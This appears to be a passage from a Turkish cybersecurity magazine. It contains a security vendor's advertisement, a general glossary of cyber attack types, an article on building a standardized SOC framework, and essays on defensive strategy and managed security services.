SİBER GÜVENLİK ORTAĞINIZ

HAKKIMIZDA;
Misyon, vizyon ve değerlerimiz çerçevesinde paydaşlarımızın kurumsal itibarını, iş sürekliliğini ve siber tehditlere karşı güvenliğini bütünleşik, etkin ve sürdürülebilir ürünlerimizle sağlıyor, bilişim güvenliğini artırıcı unsurları araştırıp geliştirerek yasal gereklilikleri karşılayan uygulanabilir çözümler üretiyoruz.

www.kavi.com.tr

KAVI
BİLİŞİM YAZILIM SİSTEMLERİ

satis@kavi.com.tr
0212 356 04 04

Siber Güvenlik ve Saldırı Yöntemleri

Tugay Kösekahya

Günümüzde kişisel ve kurumsal anlamada vazgeçilmez bir unsur haline gelen bilgisayarların ilk önce haberleşme,şifreleme ve şifre çözme amaçlı olarak geliştirildiği daha sonra ise kullanımının giderek arttığı bilinmektedir. Internet ise 1960lı yıllarda ABD savunma bakanlığı tarafından olası bir savaş durumunda askeri iletişimin zarar görmeden kullanılmaya devam etmesi için bilgisayarlardaki verilerin başka bilgisayarlara aktarabilmesi amacıyla kurulan ARPANET ile ortaya çıkmıştır. Internet milyarlarca cihaz ile milyonlarca ağın birbirine bağlandığı ağların ağı olarak nitelendirilmektedir ve belirli protokoller çerçevesinde bilgi alışverişi yapılmasına imkân sağlamaktadır. Internetin haberleşmeyi, bilgi alışverişini ve ayrıca bilgisayar kullanıcıları arasında bağlantıyı sağlaması nedeniyle tüm dünyada kullanımı hızla yaygınlaşmıştır. Bilişim teknolojilerinin hızlı gelişimi sayesinde artan Internet kullanımı; kamuda, özel sektörde ve hatta kişisel ölçekte hayatın vazgeçilmez bir unsuru haline gelmiştir.

Bilişim ve internetin dünyada bir anda yaygınlaşması kullanıcılara bir yandan sınırsız özgürlük tanırken, öbür yandan da oluşan güvenlik açıkları sebebiyle bilişim sistemlerinin kötüye kullanılmasına ve bu anlamda bir suç işleme mekanizması haline gelmesine sebep olmaktadır.

Dijital pazarlama ajansı We Are Social ve Hootsuite işbirliği ile hazırlanan "Digital in 2017 Global Overview" raporuna göre dünya genelinde 3.77 milyarı bulan global internet kullanıcı sayısı %50'lik bir penetrasyona eşittir. Türkiye'de ise yaklaşık 80 Milyon nüfusun 48 milyonu internet kullanmaktadır. Türkiye'nin 2008 yılında 6 milyon internet kullanıcısının olduğu bilinmekte olup bu sayının yaklaşık 10 yılda 8 kat arttığı görülmektedir. Yakın gelecekte bu sayının daha da artacağı tahmin edilmektedir. Nesnelerin Internet'i (Internet of Things, IoT) kavramı ile internete bağlanan cihaz sayısının da çok daha artması ve bu cihazların insanların hayatına dâhil olmasıyla güvenlik ihlallerine maruz kalma riskinin de aynı doğrultuda artacağı düşünülmektedir. Bu sebeple güvenlik önlemlerinin alınması ve bu alana daha fazla yatırım yapılması gerekmektedir.

SİBER GÜVENLİK

Siber, bilgisayar ve ağlarını içeren kavram ya da varlıkları tanımlamak için kullanılır. Siber alan (cyber space) kelimesi de birbiriyle bağlantılı system, yazılım, donanım ve insanların iletişim ve/veya etkileşimde bulundukları soyut veya somut alanı tarif etmek için kullanılmaktadır. Siber Saldırı ise "hedef seçilen şahıs, şirket, kurum, örgüt ve devlet gibi yapıların bilgi ve iletim sistemlerine ve kritik altyapılarına yapılan planlı ve koordineli saldırılar" şeklinde tanımlanmıştır. İlk olarak 1990'lı yıllarda bilgisayar mühendisleri tarafından, ağa bağlı bilgisayarlarla ilgili güvenlik sorunlarını ifade etmek için siber güvenlik terimi kullanılmıştır ve daha çok bilişim sistemlerinin temel malzemesi olan bilgi üzerinden bu tanım yapılmaktadır. Buna göre siber âlemin güvenli olabilmesi için bilgi güvenliği yönetim sistemi standardında olduğu gibi bilginin gizliliğinin (confidentiality), bütünlüğünün (intergrity) ve erişilebilirliğinin (availability) sağlanması gerekmektedir. Bilginin sadece erişim yetkisi verilen kişiler tarafından kullanılması onun gizliliğidir. Bu erişim yazılı bir bilginin okunması yada bilişim sistemlerinde saklanan bilginin sadece yetkili kişilerce görüntülenebilmesi gibi erişimlerdir. Hassas bilgilerin varlığından bile sadece yetkililer haberdar olmalıdır. Bilginin bütünlüğü ise o bilginin değiştirilmemiş, kısmen yada tamamının silinmemiş olmasıdır. Erişilebilirlik, saklanan bilginin gerektiğinde yetkisi olan kişiler tarafından erişilebilir olmasıdır.Siber tehditler artık sadece bilgisayar sistemlerine verdikleri zararlar (sistemlere sızma, sistemlerden bilgi çalma ve sistemlere asılsız bilgi koyma) ile sınırlı kalmamaktadır. Bir ülkenin kritik olarak kabul edilebilecek haberleşme sistemlerine, bilgisayar sistemlerine, enerji ve ulaşım ağlarına, askeri komuta ve kontrol sistemlerine zarar verecek ölçüde,asimetrik bir harp çeşidi olarak ortaya çıkmaktadır.

Siber tehditlerin önümüzdeki yıllarda da önemli tehditlerden biri olacağı düşüncesi; tüm dünya tarafından kabul edilmeye başlanmıştır. Bu sebeple daha etkin savunma sistemlerinin inşa edilmesi, acil durum hazırlıklarının oluşturulması çok önemlidir. Saldırıların, gerçekleştiği anda hemen tespit edilmesi, sanal ya da fiziksel bariyer inşa edilmesi, bölgesel ve ulusal anlamda siber güvenlik politikalarının geliştirilmesi zorunlu hale gelmiştir . Ayrıca siber güvenlik ile ilgili farkındalık oluşturmak çok önemlidir. Son zamanlarda yeni ortaya çıkmaya başlayan "Siber Güvenlik Durumsal Farkındalık" ile ilgili çalışmalar bu ihtiyaca hitap etmekte ve çalışmalarda artış olması beklenmektedir . Ülkeler, güvenli bir siber ortam sağlayabilme yolunda, siber ortamın parçası olan bileşenleri siber saldırılara karşı korumak, yapılan saldırılara müdahale etmek, saldıranları cezalandırmak, gerekli yasal mevzuatı oluşturmak ve bütün faaliyetleri yerine getirecek yapıları tesis etmek üzere siber ortama yönelik politika ve stratejiler geliştirmiş ve geliştirmeye devam etmektedir.NATO Liderleri 2016 yılında yaptıkları Varşova Zirvesi'nde siber savunmaya kaynak sağlamaya öncelik verdiklerini vurgulayarak 2015 yılında aylık yaklaşık 500 saldırı olayı ile karşılaşırken bu sayının 2016 yılında %60 oranında arttığına dikkat çekip, durumun ciddiyetini ortaya koymuşlardır [16]. NATO üyesi ülkelerden birisinin kritik altyapılarına karşı gerçekleştirilecek bir siber saldırının diğer ülkeleri de ilgilendiren sonuçları olabileceği, bu nedenle üye ülkelerin siber savunma imkân ve kabiliyetlerinin artırılmasının önemi de vurgulanmaktadır . Günümüzde teknoloji çok gelişmiş olmasına ragmen bir saldırının ne zaman yapılabileceğini tahmin etmek mümkün değildir. II.Dünya Savaşı yıllarında bir füzenin fırlatılması için 20 dakika gibi bir süre kullanılırken günümüzde siber saldırılar ışık hızında gerçekleşmektedir. Bu nedenle siber saldırılara anında karşılık vermek gerekmektedir. Siber güvenlik tatbikatları sistemlerin açıklıklarının ortaya çıkarıp gereken tedbirlerin alınmasını sağlamak açısından oldukça önemlidir. Türkiye'de yapılan tatbikatların diğer ülkelerde yapılanlardan farkı ise gerçek saldırı ve savunma tekniklerinin kullanılmasıdır.Böylece siber güvenlik konusunu teoriden pratiğe taşıma ve gerçek durumu ortaya koymak daha mümkün olmaktadır.

SİBER SALDIRI YÖNTEMLERİ

Siber tehditlerin ortaya çıkmasına neden olan üç boyut bulunmaktadır. İnternet tasarımındaki zafiyetler (adresleme sistemi,yönetim eksikliği, internetin çalışmasını sağlayan sistemlerin çoğunun açık ve şifresiz olması, zararlı yazılımları dağıtma kabiliyeti ve internetin merkezî olmayan büyük bir ağ olması) Donanım ile yazılımlardaki hatalar Kritik sistemlere çevrim içi erişim imkânı Siber saldırılar çok çeşitli yöntemlerle yapılmaktadır. Belli başlı siber saldırı yöntemleri ise şöyledir.

- **Bilgi ve veri aldatmacası (Data Diddling):**

Bilgisayara veri girilirken yanlış girilmesi, verileri saklarken özel yöntemlerle değiştirilmesi ya da bazı kayıtların silinmesi bu yöntemle yapılabilir.

- **Salam tekniği (Salami Techniques):**

Genellikle bankacılık sektöründe kullanılır. Hesaplardaki virgülden sonraki küsuratların son rakam veya son iki rakam tutarı başka bir hesaba aktarılarak orada biriktirilmektedir.

- **Süper darbe (Super Zapping):**

Bilgisayar sistemlerindeki arızalar ile sistemin kilitlenmesi durumunda güvenlik kontrollerinin aşılarak sistemin düzeltilmesi için geliştirilmiş programlardır. Bu durum kötüye kullanıldığında güvenlik devre dışı bırakılmaktadır.

- **Truva atı (Casus Yazılımlar):**

Bilgisayar korsanları truva atları sayesinde sisteme arka kapıdan ulaşarak, bilgisayarın sistem yapısını değiştirebilir ayrıca kullanıcının şifrelerine ve diğer kişisel bilgilerine ulaşabilirler. Truva atı sisteme bulaştıktan sonra, sistemin açılmasıyla beraber kendisini hafızaya yükler ve sistem açıklarını kullanarak, programı yerleştiren bilgisayar korsanının istediklerini yapmasını sağlar.

- **Zararlı yazılımlar (Kötücül Yazılımlar):**

Virüs gibi belli bir amaca yönelik olarak hazırlanmış kod parçalarıdır.

- **Mantık bombaları (Logic Bombs):**

Bir programın içerisine istenen zararlı bir kod parçasının yerleştirilmesidir. Mantık bombası genellikle hedef alınan bilgisayar veya ağlardaki bilgileri tamamen yok etmek veya bir daha kullanılamaz hale getirmek için kullanılır.

- **Oltalama (Phishing):**

Genellikle sahte web siteleri kullanılmaktadır. Örneğin bir banka yada alış veriş sitesinden kendisine e-posta geldiğini düşünen son kullanıcı; kredi kartı bilgilerini bu web sayfasına girerek yada sadece e-postayı yanıtlayarak bu tuzağa düşebilmektedir.

- **Bukalemun (Chamelon):**

Normal bir program gibi çalışırır fakat arka planda bir takım hile ve aldatmalar ile çok kullanıcılı sistemlerde kullanıcı adları ve şifrelerini taklitm ederek gizli bir dosya içerisine kaydedip, sistemin bakımı için geçici bir süre kapatılacağına ilişkin bir (YerTutucu) uyarı verir. Bu sırada bukalemun programını kullanan kişi, bu gizli dosyaya ulaşarak kullanıcı adlarını ve şifrelerini ele geçirir.

- **İstem dışı alınan elektronik postalar (Spam):**

Tartışma platformlarından dağıtılan listelerden ve web sayfalarından elde edilen elektronik adreslere alıcının haberi olmaksızın arasıra büyük hacimlerde gönderilen ve ticari amaç taşıyan e-postalar olarak tanımlamaktadır.

- **Çöpe dalma (Scavenging):**

Sistem belleğinde bulunan ve artık ihtiyaç duyulmayan silinmiş bilgilerin gelişmiş yöntemlerle tekrar geri getirilmesidir.

- **Yerine geçme (Masquerading):**

Sistemde yapılacak hileler ile erişim imkanı kısıtlı ya da yetkisi hiç olmayan kullanıcıların, erişime yetkisi olan başka kullanıcıların bilgi ve yetkilerini kullanarak sisteme erişim sağlamasıdır.

- **Sistem güvenliğinin kırılıp içeri sızılması (Hacking):**

Hack kelimesi hacker topluluklarında kullanılan anlamıyla "teknolojinin orijinal, alışılmışın dışında ve özgün bir tarzda kullanılması" anlamına gelmektedir. Ayırt edici özelliği ise sadelik, ustalık ve yasa dışı oluşudur.

- **Hukuka aykırı içerik sunulması:**

Özellikle web sitelerine reklam amaçlı ya da hukuka aykırı içeriklerin eklenmesidir.

- **Web sayfası hırsızlığı ve yönlendirme:**

Web sitelerinin çalınarak kullanamaz hale gelmesi, web sitelerinde farklı içerikler sunulması, sayfa girişinde ya da içeriğinde başka sayfalara yönlendirilerek veri girişine zorlanılmasıdır.


- **Sosyal mühendislik:**

Yalan söyleme ve karşı tarafı ikna etme üzerine kurulan bir bilgi toplama sanatıdır. Burada kişilerin güveni kazanılarak kendilerine güvenmelerinin sağlanması amaçlanmaktadır.

Güvenli İşlemleri Merkezi (SOC) için Standartlaştırılmış Çerçeve

Dr. Muhammad Hasan Islam

Mevcut SOC kurulumları, temel olarak SOC içinde belirli güvenlik teknolojilerini tasarlamaya, kurmaya ve çalıştırmaya odaklanmıştır. Bu yaklaşımlar standart bir yaklaşım izlemez ve kritik tasarım hususlarını, operasyonel hususları ve SOC'in etkinliğini ve verimliliğini ölçme araçlarını gözden kaçırır. Dahası, satıcılar arasında bile yaklaşımlar farklılık göstermekte ve bu hem BT altyapısında hem de SOC'de ölçeklenebilirlik ve hatta yeni bir SOC platformuna geçiş bile bir kabusa dönüştürmektedir. Hemen hemen her sektörde giderek daha fazla şirketin CoBIT, PCI-DSS, ITIL ve ISO/IEC 27002:2013 gibi farklı standartları benimsediği, SOC mühendislerinin ise SOC çerçevesini tasarlarken bunları genellikle önemsemediği gözlemlenmiştir. Sonuç olarak, SOC kullanan şirketler gerçek yatırım getirisi (ROI) almazlar, SOC'in tutarsız davranışlarıyla karşı karşıya kalırlar ve SOC kurallarını mevcut ana hat standartlarıyla uyumlu hale getirmekte çok fazla çaba harcarlar. Bu sahte güvenlik duygusu, bir organizasyonun nereye maruz kaldığını bilmekten daha tehlikelidir. Tutarlılığı sağlamak, Yönetişim, Risk ve Uyum (GRC) politikalarının uygulanması ve bunların etkinliğini izlemek ve ölçmek için, standart metodolojiler etrafında kurulmuş bir SOC çerçevesi önem taşımaktadır.



SOC İşlevsel Gereksinimleri Bu gereksinimler, bir SOC'i başarılı bir şekilde çalıştırmak için gereken her yönü içermektedir. SOC donanımının ve ekibin bulunacağı Fiziksel Ortamı, SOC'i çalıştırmak için bir ekip oluşturacak olan Kişileri (olaya müdahale ekibinin birinci düzey müdahalecisini bile içerebilir), Süreç, SOC'yi çalıştırmak için gerekenleri ve Süreçler, müşterilere hizmet verir ve son olarak da Teknoloji, donanım, yazılım ve destekleyici bileşenleri içerir. Genel işlevsel gereksinimler şunlardır:

- Olay Günlüğü toplama, genelleştirme ve saklama
- Dahili kullanım senaryolarının incelenmesi, yeni kullanım senaryolarının geliştirilmesi ve iyileştirilmesi
- Gerçek zamanlı izleme ve tehdit analizi
- Olay yönetimi, müdahale ve kapsanım
- Farklı teknoloji katmanları için gösterge panolarının geliştirilmesi
- Raporların geliştirilmesi, biçimlendirilmesi ve bunların sirkülasyonu
- Mevcut savunma mekanizmasının iyileştirilmesine ilişkin tavsiyeler
- Tehdit istihbaratı hakkında rehberlik

- Adli Bilişim işlevselliği
- Zafiyet Yönetimi
- Kötü amaçlı yazılım yönetimi
- Uyumluluk ve değişiklik yönetimi
- Ağ ve güvenlik cihazı yönetim
- Listeleme sırasında uygulama
- Olay yönetimi ve müdahale gibi ilgili yönlerin güvenlik eğitimi
- Bilgi Güvenliği - ISO-27001 & 27002, NIST, OWASP, SANS kontrolleri
- Risk Yönetimi - ISO-27005, ISO-31000, ISO-31010
- Tehdit Sınıflandırması – MITRE
- BT Yönetişimi, Denetim, – CoBIT
- Bankacılık Uyumluluğu – PCI-DSS
- Operasyonel Süreçler – ITIL, ISO -9000
- Olay Yönetimi ve Müdahale
- Zafiyet Yönetimi – OSTIMM

NIST Şekil 1, her şeyi kapsayan konsepti açıklar. SOC mühendisi ile başlamak, uygulanan standartları ve belirli organizasyonel politikaları tam olarak anlayacak ve SOC'in fonksiyonel, hizmet ve iş gereksinimlerini belirleyecektir. Eğer bir kuruluş herhangi bir standardı izlemiyorsa, SOC mühendislerinin, politikalarını ve süreçlerini iyi bilinen bazı standartlarla uyumlu hale getirmeleri için onlara rehberlik etmesi de önerilir. Çerçeve geliştirilirken aşağıdaki standartlar takip edilebilir. SOC için Standart Çerçeve Dr. Muhammed Hasan İslam Şubat 2022 / 52 SOC Hizmet Gereksinimleri Bunlar, SOC'in sunacağı hizmetlerdir, işlevsel gereksinimlerin daha ayrıntılı ancak pratik bir uygulamasıdır. Önerilen gereksinimler şunlardır:

• SOC'dan oluşan BT ekipmanının durum izlemesi
• SOC'e günlük gönderen tüm cihazların durum izlemesi
• Güvenlik izleme, olay ve vaka sınıflandırması
• Vakaların doğrulanması ve sınıflandırılması
• Vaka tanımlama, artırma, çözüm, kapatma ve raporlama
• Sürekli risk, tehdit ve zafiyet araştırması ve analizi
• Güncelleme yama analizi, seçimi ve doğrulaması
• Güvenlik sistemleri ve yazılımlarının yönetimi (Güvenlik Duvarı, IDS, Anti-virüs, cihaz kontrolleri vb.)
• Adli bilişim ve kötü amaçlı yazılım analizi
• Uyumluluk ve politika ihlali
• Önleyici bakım SOC Operasyonel Gereksinimler Temel olarak stratejik ve taktiksel planlamayı kapsar.

Önemli hususlar şunlardır:
• Organizasyonel departmanlar, SOC'in sağlayabileceği yetenekler ve hizmetler hakkında bilgilendirilmelidir.
• SOC ekipleri, SOC ve gelişen güvenlik teknolojilerindeki yeni yeteneklerden haberdar olmalıdır.
• SOC ekibi, kuruluşta takip edilen süreci farklı güvenlik standartlarına göre uyumlu hale getirmelidir.
• SOC'in kapsamı, yol haritası ve uygun bütçesi önümüzdeki en az beş yıl için onaylanmalıdır.
• İK planlamak için önemlidir.
• Sürekli olarak kuruluşa sağlayabileceği yeni kullanım senaryoları ve hizmetleri oluşturmalıdır.
• SOC'in kendine ait sağlık ve performans parametrelerini izleme mekanizması.
• SOC, operasyon ve hizmetlerin sürekliliğini uygulamak için gereken önlemleri dikkate almalıdır.
• Etkili kaynak planlaması ve bunların eğitimi
• SOC, sistemde meydana gelen herhangi bir sorunun öncelikli olarak çözülmesi için orijinal ürün üreticisi ile kurulmuş bir bağlantıya sahip olmalıdır.
• SOC için etkili değişim yönetimi süreci yürürlükte olmalıdır.

SOC Çalışanlarının İşlevi Bir SOC'i başarılı bir şekilde yürütmek için doğru becerilere sahip doğru kişilerin işe alınması kritik önem taşımaktadır. Örneğin iyi iletişim ve yazma becerileri, problem çözme ve analitik yetenek gibi kişilik özelliklerine ek olarak, kişi iyi bir ekip üyesi olabilmek için aşağıdaki teknik becerilere sahip olmalıdır:

• Bunlar (gizlilik , bütünlük, kullanılabilirlik ret edilemezlik ve mahremiyet) için uygulanacak güvenlik ilkeleri ve kontrollerine hakim olma ve bunları kavrama
• İnternet mimarisi ve protokolleri
• LAN teknolojileri ve protokolleri
• Zafiyet yönetimi
• Programlama becerileri
• Kötü amaçlı yazılım bilgisi ve analizi
• Olay yanıtı ve yönetimi
• En az bir işletim sistemine hakimiyet
• Uygulama geliştirme prosedürleri
• NMS ve performans izleme
• Tehdit analizi
• Standartları anlama ve aynısını uygulama becerisi

Sonuç Bir kuruluşta halihazırda oluşturulmuş standartlardan doğrudan üretilmiş çerçeveyi kullanmak, bir kuruluş tarafından yapılan yatırımın kesinlikle hızlı bir şekilde geri kazanılmasını sağlayacaktır. Ayrıca, SOC ekibinin öğrenme eğrisini azaltacak ve SOC tarafından sunulan hizmetin, bir kuruluşun farklı departmanlarınca daha iyi anlaşılmasını ve anlatılmasını sağlayacaktır.

Siber Güvenlik Savunma Sanatı

İbrahim Can Sönmez

Bölüm: 1

Yaklaşık 2.500 yıl önce yazıldığı tahmin edilen, Sun Tzu'ya ait "Savaş Sanatı" kitabı, taktik ve stratejik savaşlar konusunda verdiği bilgiler ile sadece askeri alan ile sınırlı kalmamıştır. Günümüzde finans, işletme, satış-pazarlama ve ticari alanlardaki birçok karar verici tarafından da sıklıkla alıntı yapılan bu eser, önemli bir yapıt olarak tarihte yerini almıştır. Unutulmamalıdır ki, 2.500 sene önce savaş alanlarında ok, mızrak ve kılıç ile kazanılan zaferlere ışık tutan bu eseri, günümüzdeki siber savaşlara ve saldırılara uyarlamak ve böylelikle taktik ile strateji temelli başarılı sonuçlar almak mümkün olsa da, tek başvuru noktası olarak artık yeterli olmayacağı aşikardır.

Günümüzde, siber saldırıların lokasyon ve zamandan bağımsız şekilde gerçekleşiyor olması, savunma temelinde birçok kurum açısından son derece riskli bir durumu ortaya koymaktadır. Saldırı yüzeylerinin her geçen gün genişlemesi, kurumların sadece güvenlik çözümlerine yatırım yaparak çözebildikleri bir sorun olmaktan çıkmaktadır.

Saldıran ve savunan dışında artık farklı paydaşların da yer aldığı siber dünyada, etkinin sadece uygulamalar ve donanımlar ile sınırlı kalmadığı aşikardır. Saldırısında başarı elde eden saldırgan(lar), ticari kazanç ve repütasyon elde ederken, savunma noktasında başarılı olamamış kurumlar ise hem ticari açıdan zarar görmekte hem de bilinirlikleri sebebiyle önemli bir itibar kaybına uğramaktadırlar. Bu noktada, ilgili kurumdan hizmet almakta olan ya da bir şekilde veri paylaşımında bulunmuş paydaşlar ise bu saldırıdan etkilenen bireyler olarak siber dünyada yerlerini almaktadırlar. Stratejilerini doğru belirleyememiş kurumlar, bu saldırılardan ne zaman etkileneceklerini beklerken, 360 derece güvenlik anlayışını benimseyen ve güvenlik ürünlerinden ziyade güvenlik metodolojilerini kurum geneline oturtmaya çalışan organizasyonlar, sahip oldukları varlıkları koruma noktasında proaktif çözümler oluşturmaktadır.

Siber güvenlik zincirinin en önemli halkası olan insan faktörünün farkındalık seviyesinin sürekli olarak geliştirilmesi, alınması gereken ilk aksiyonlardan biri olarak halen önemini korumaktadır. Farkındalığı yüksek çalışanlara sahip kurumların siber saldırılardan daha az etkilendiği ve siber olaylara daha hızlı yanıt verebildiği birçok araştırma ile ortaya konmuştur.

Sosyal mühendislik saldırıları ve hedefli saldırılar ile kurum çalışanları sadece kuruma ait sistemler üzerinden değil, aynı zamanda kişisel hesapları ve hatta aile bireyleri üzerinden de saldırı denemelerine maruz kalabilmektedirler. Birçok oltalama saldırısı geniş bir kitle üzerinden icra edilebilirken, hedef odaklı saldırılar da vuku bulabilmektedir.

Güncel saldırılar ve yöntemleri hakkında çalışanların sürekli olarak bilgilendirildiği ve sistematik bir şekilde teste tabi tutularak dikkat ve farkındalıklarının ölçüldüğü organizasyonların, olası saldırıları bertaraf etme potansiyeli çok daha yüksek olacaktır. Sadece siber güvenlik ile sınırlı kalmayacak şekilde, bilgi güvenliği bakış açısı ile de tehditleri anlayan çalışanlar, kurumlar açısından olası saldırılardaki ilk savunma hattını oluşturacaklardır.

Farkındalığın artırılması, güvenlik ürünlerinin doğru şekillerde konumlandırılması, yönetilen güvenlik hizmetleri, testler ve denetimler ile desteklenen güvenlik anlayışında, tek bir yöne bakmak artık imkânsız. Her açının ayrı bir öneme sahip olduğu bu dünyada güvende kalmanızı dilerim.

Bölüm: 2

1928 yılında, tatile çıkmadan önce güneş görmeyen bir alana yerleştirdiği kültürlerin antiseptik özellikleri üzerine çalışmalar yapmayı planlayan Dr. Alexander Fleming, tatil dönüşü beklemediği bir durumun ortaya çıkması sonucu Penisilin'i keşfetmiş ve 1945 yılında, Oxford'lu Florey ve Chain ile birlikte Nobel ödülünü kazanmıştır. Bu keşif antibiyotik çağını başlatmış ve o günden bu yana birçok hastalık tedavi edilebilir hale gelmiştir.

Ne yazık ki, siber güvenlik söz konusu olduğunda bu kadar şanslı olamayabiliyoruz. Günümüzde, savunma hattı kurgulanırken, sürekli gelişen güvenlik teknolojileri içerisinden birçok donanım ya da yazılım seçilebilmektedir. Anti-virüs programları, EDR yazılımları, güvenlik duvarları, e-posta güvenlik geçitleri, SIEM, NAC ve daha sayılabilecek birçok güvenlik çözümü kurumlar tarafından kullanırken, bu ürünlerin konfigürasyonlarında ya da konumlandırmalarında yapılabilecek hatalar, ne yazık ki kurumun saldırılar karşısında daha zayıf hale gelmesine ya da yaşanan bir vakanın tespiti veya analizi noktasında eksik kalınmasına yol açabilmektedir.

Örneğin, güvenlik duvarı üzerinde test amaçlı açılmış bir port unutularak bir saldırı için giriş noktası haline gelebilmektedir. Birçok kurumda karşılaşılan bu tarz senaryolar, arka planda kurgulanmış birçok güvenlik yatırımını da etkisiz hale getirecek ve kurum açısından son derece negatif sonuçlara sebep olacaktır. Peki bu ve benzeri senaryoları ortadan kaldırıp, güvenlik yatırımlarından maksimum faydayı sağlayabilmek mümkün mü?

Gerekli kontrollerin, kontrol listelerinin tanımlanması ve düzenli olarak denetimden geçirilmesi, yapılan işlemlerin onay ve kayıt altına alınması, doğru mimari ve konumlandırma için en iyi uygulamaların tercih edilmesi, yapılan değişiklikler sonrası güvenlik testlerinin icra edilmesi, doğru ve yeterli ürünlerin tercih edilmesi gibi birçok yöntem ile bu sorunun cevabını "Evet" olarak vermek mümkün. Bununla birlikte sürecin kolay olmadığını ve uzmanlığın yanı sıra tecrübenin ve gerekli noktalarda alınacak danışmanlığın da ihtiyaç olduğunun altını çizmek gerekmektedir.

Doğru bir ürün tercihi yaparak başlanan süreçte, güvenlik ürününden maksimum faydayı sağlamak yine güvenlik ekibinin sorumluluğundadır. Birçok kurum, sadece bir SIEM ürününe sahip olarak güvende olduklarını ve saldırı anında haberdar olabileceklerini ve yanıt verebileceklerini düşünmektedir. Ne yazık ki, doğru log kaynaklarından yeterli veri toplanmadıkça, gerekli kural ve korelasyonlar kuruma özel bir şekilde yazılmadıkça ve oluşan alarmlar incelenip false positive ayrımı yapılarak eskalasyon sağlanmadıkça sahip olduğunuz ürünün potansiyelini kullanmamış olursunuz. Bu da zaten düşük bütçelere sahip kurumlar açısından son derece büyük bir kayıp olmaktadır.

Farkındalığı yüksek çalışanlara sahip kurumlar, sahip oldukları yatırım bütçelerini gerekli güvenlik ürünlerine aktararak ve bu ürünlerin potansiyellerini maksimuma çıkaracak doğru konfigürasyonlar ile başarılı bir savunma hattı için gereken ilk temelleri sağlamış olacaklardır. Aksi takdirde, yatırım bütçelerini boşa harcayan ve yatırım yapmalarına rağmen saldırıya neden yanıt veremedik/engel olamadık diyerek hasar tespit çalışmalarına başlayan kurumlar kervanına katılmak zorunda kalacaklardır.

Yatırımlarınızın ve çalışmalarınızın sizlere en yüksek faydayı getirmesini ve güvende kalmanızı dilerim.

Bölüm: 3

Yüzyıllar önce, Delphi'deki Apollon Tapınağı'nın girişinde, altın harflerle "Nosce Te Ipsum" yani "Kendini Bil!" yazmakta idi. O dönemlerde yaşamış insanlar için kendini tanımak, sınırlarını öğrenmek, gelişmesi gereken yönleri ortaya koyabilmek ve bu sayede gelişebilmek adına bu sözün içeriği son derece önemliydi. Sahip oldukları potansiyeli anlayabilmek ve bu potansiyeli geliştirebilmek, ilk çağlardan beri insanoğlunun önem verdiği konular arasında olmuştur.

Siber güvenlik söz konusu olduğunda da bu önemli bakış açısını uygulamak oldukça faydalıdır. Öncelikle, sahip olunan ağ içerisindeki uygulamalar, servisler, sunulan ve sunulması planlanan hizmetler, lokasyonlar ve daha birçok parametre ele alınmalı ve envanter doğru bir şekilde tutulmalıdır. Yönetilen ağ ve servisler büyüdükçe, yatırım bütçesi, teknoloji bağımlılığı ve insan kaynağı gereksinimleri doğru orantılı bir şekilde artacaktır.

Kurumların, siber güvenlik uzayında yer alan her konu başlığında uzmanlığa sahip olması ise her zaman mümkün olamamaktadır. Hem doğru yatırımların yapılması hem de uzman insan kaynağının bulunarak doğru ve efektif bir organizasyon yapısının kurulması zor bir süreçtir. Bu tarz durumlarda, kurumların hızlıca aksiyon alabilmeleri için yönetilen güvenlik hizmetleri başlığı altında hem risklerini transfer etmeleri hem de maliyet avantajı yakalayarak bilgi ve tecrübe transferi gerçekleştirmeleri mümkün olabilmektedir.

Kurumların, siber güvenlik uzayında yer alan her konu başlığında uzmanlığa sahip olması ise her zaman mümkün olamamaktadır. Hem doğru yatırımların yapılması hem de uzman insan kaynağının bulunarak doğru ve efektif bir organizasyon yapısının kurulması zor bir süreçtir. Bu tarz durumlarda, kurumların hızlıca aksiyon alabilmeleri için yönetilen güvenlik hizmetleri başlığı altında hem risklerini transfer etmeleri hem de maliyet avantajı yakalayarak bilgi ve tecrübe transferi gerçekleştirmeleri mümkün olabilmektedir.

Yönetilen güvenlik hizmetleri birçok başlığı içerisine alan geniş bir ürün ve servis/hizmet kavramını işaret ederken, içerisinde güvenlik operasyon merkezi (SOC), ağ operasyon merkezi (NOC), siber istihbarat merkezi (CIC), ağ ve güvenlik cihazları (IDS, IPS, güvenlik geçitleri, vs.) yönetimi/hizmeti, aldatma (deception) sistemleri/teknolojileri, güvenlik taramaları hizmeti gibi farklı ve birbirinden bağımsız başlıkları içerebilmektedir. Bu hizmetler merkezi olarak sunulduğu için maliyet avantajı sağlamakta ve uzmanlık noktasında farklı yapıları ve teknolojileri deneyimlemiş tecrübeli ve yeterli sayıdaki insan kaynağı sayesinde servis penceresine göre (5x8, 7x24, vs.) kaliteli ve sürekli hizmet alınabilmektedir.

Savunma hattı kurgulanırken ve geliştirilirken güvenilir ve yetkin bir paydaş ile çalışmak kurumlar için de pozitif bir deneyim sağlamaktadır.

Uzmanlık gerektiren her iş için farklı bir çalışan istihdam etmek ya da kısa süreli danışmanlıklar ile geçici çözümler elde etmek yerine, kurumsal bir yapıda hizmet almak değerlendirilmesi gereken önemli bir güvenlik yatırımı ve kararı olarak da birçok güvenlik yöneticisinin ajandasında yer almaktadır.

Hizmet tercihi yaparken belli sorulara da yanıt bulunması yatırım planlayan kurumlar açısından son derece önemlidir. Risk transferinde paydaşların üstleneceği sorumluluklar, mevcut teknolojik altyapı ile uyum ve yapılması gereken ek yatırımlar, SLA seviyeleri, erişilebilirlik, ekip yetkinliği ve tespit/müdahale süreleri bu soruların başında gelirken, değerlendirmeler mutlaka daha geniş bir kapsamda yapılmalıdır. Global geçerliliğe sahip sertifikalar ve referanslar, bu noktada karar vericiler için yüksek öneme sahip olmalıdır. Ayrıca, hizmet alınacak kurumların hizmet sundukları müşteri sektörleri de yine dikkate alınması gereken noktalar arasındadır. Alınacak hizmet ve bu hizmeti doğru bir kanaldan almak kolay kararlar olmasa da doğru seçime ulaşmak yeterli zaman ve doğru bir değerlendirme ile mümkün olabilmektedir.

Uygulamalarınıza, servislerinize, envanterinize ve aldığınız hizmetlere sürekli olarak hâkim olabilmenizi ve güvende kalmanızı dilerim.

Bölüm: 4

